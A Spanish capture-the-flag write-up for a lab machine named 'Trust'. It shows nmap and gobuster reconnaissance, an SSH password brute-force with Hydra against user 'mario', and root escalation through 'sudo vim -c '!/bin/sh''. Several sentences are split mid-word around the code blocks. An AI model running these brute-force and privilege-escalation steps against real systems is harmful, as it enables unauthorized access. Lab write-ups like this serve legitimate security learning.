



Trust

★ 4.8

MUY FÁCIL

Creada por



El Pingüino de Mario




02/04/2024

✓ Completada

Tu valoración: ★★★★★







Papelera

venus scan1.sh scangu...

 NMAP 4 ME 

—[Escaneo Interactivo de Red | v1.5 Web Recon]—

🎯 **Objetivo actual:** 172.17.0.2 | XML: [OFF]

🔍 [Target: 172.17.0.2] Selecciona tu escaneo: ☐

10/10

0. [TOGGLE] Guardar XML: OFF

1. Todos los puertos: Rápido y Ruidoso

-sS -O -p- --open -n -Pn -T4

2. Top 100 puertos en modo: Sigilo

-Pn -sS -n --top-ports 100 --open -T2

3. Enumeración de Servicios (sCV)

-sSCV -Pn -p

4. Escaneo de Vulnerabilidades (Vuln)

--script vuln -Pn -p

5. UDP Discovery (Top 20 Puertos)

-sU -Pn --top-ports 20 -T4

6. UDP Investigación (Versiones)

-sU -sV -Pn -p

7. Web Recon (Nmap Scripts)

NMAP_WEB_RECON

8. Whatweb

whatweb

9. SALIR

exit

- Empezamos con el script dedicado a Nmap que forma parte de mi pequeña suite personal de All4me.sh.
- Primero un rápido análisis de todos los puertos: `nmap -sS -O -p- --open -n -Pn -T4 172.17.0.2`

```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-21 12:16 +0100
Nmap scan report for 172.17.0.2
Host is up (0.000083s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 02:42:AC:11:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
```

- Ahora nos centramos en analizar los puertos encontrados: `nmap -sSCV -Pn -p 80,22 172.17.0.2`
- S

```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-21 12:17 +0100
Nmap scan report for 172.17.0.2
Host is up (0.000067s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
|_ ssh-hostkey:
|   256 19:a1:1a:42:fa:3a:9d:9a:0f:ea:91:7f:7e:db:a3:c7 (ECDSA)
|_  256 a6:fd:cf:45:a6:95:05:2c:58:10:73:8d:39:57:2b:ff (ED25519)
80/tcp    open  http      Apache httpd 2.4.57 ((Debian))
|_ http-server-header: Apache/2.4.57 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

eguimos buscando vulnerabilidades conocidas: `nmap --script vuln -Pn -p 80,22 172.17.0.2`

- Ante la falta de hallazgos entramos por I

```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-21 12:18 +0100
Nmap scan report for 172.17.0.2
Host is up (0.000081s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

a web al puerto 80 donde la pagina index.html tampoco nos da nueva información.

- Probamos con un rápido fuzzing web que nos da el primer resultado interesante:

Hola Mario,

Esta web no se puede hackear.

Ajuste de línea ☐

```
1 <!DOCTYPE html>
2 <html lang="es">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>¡Secreto!</title>
7   <style>
8     body {
9       font-family: Arial, sans-serif;
10      background-color: #f0f0f0;
11      margin: 0;
12      padding: 0;
13      display: flex;
14      justify-content: center;
15      align-items: center;
16      height: 100vh;
17    }
18    .container {
19      text-align: center;
20      background-color: #fff;
21      padding: 20px;
22      border-radius: 10px;
23      box-shadow: 0 0 10px rgba(0, 0, 0, 0.1);
24    }
25    h1 {
26      color: #333;
27    }
28    p {
29      color: #666;
30    }
31  </style>
32 </head>
33 <body>
34   <div class="container">
35     <h1>Hola Mario,</h1>
36     <p>Esta web no se puede hackear.</p>
37   </div>
38 </body>
39 </html>
```

```

(kali@kali)-[~/scripts]
$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: html,zip,php,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

index.html (Status: 200) [Size: 10701]
secret.php (Status: 200) [Size: 927]
server-status (Status: 403) [Size: 275]
Progress: 1102790 / 1102790 (100.00%)

Finished

```

- Tras pensar un poco, damos por cierta la frase de secret.php y optamos por la fuerza bruta con Hydra probando con la única pista obtenida: el usuario M

```

$ hydra -l mario -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
*** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-21 12:29:00
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399),
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: mario password: chocolate
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-21 12:29:30

```

ario.

- Bingo! Con las credenciales entramos por el puerto ssh y buscamos los privilegios del usuario Mario:


```

(kali㉿kali)~[~/scripts/Auditoria_172.17.0.2]
$ ssh mario@172.17.0.2
mario@172.17.0.2's password:
Linux 8a6cd5cd03c8 6.18.9+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.18.9-1kali1 (2026-02-10) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Feb 21 11:30:50 2026 from 172.17.0.1
mario@8a6cd5cd03c8:~$ id
uid=1000(mario) gid=1000(mario) groups=1000(mario),100(users)
mario@8a6cd5cd03c8:~$ ls -l
total 0
mario@8a6cd5cd03c8:~$ ls -la
total 32
drwx----- 1 mario mario 4096 Mar 20 2024 .
drwxr-xr-x 1 root root 4096 Mar 20 2024 ..
-rw----- 1 mario mario 51 Feb 21 11:35 .bash_history
-rw-r--r-- 1 mario mario 220 Mar 20 2024 .bash_logout
-rw-r--r-- 1 mario mario 3526 Mar 20 2024 .bashrc
-rw-r--r-- 1 mario mario 807 Mar 20 2024 .profile
mario@8a6cd5cd03c8:~$ sudo -l
[sudo] password for mario:
Matching Defaults entries for mario on 8a6cd5cd03c8:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User mario may run the following commands on 8a6cd5cd03c8:
    (ALL) /usr/bin/vim
mario@8a6cd5cd03c8:~$ sudo vim -c '!/bin/sh'

# whoami
root
# █

```

- Encontramos la clave, puede usar Vim como root y Vim no es solo un editor; tiene la capacidad de ejecutar comandos del sistema desde su consola interna.
- Así que lo usamos para abrir una shell como root y... fin.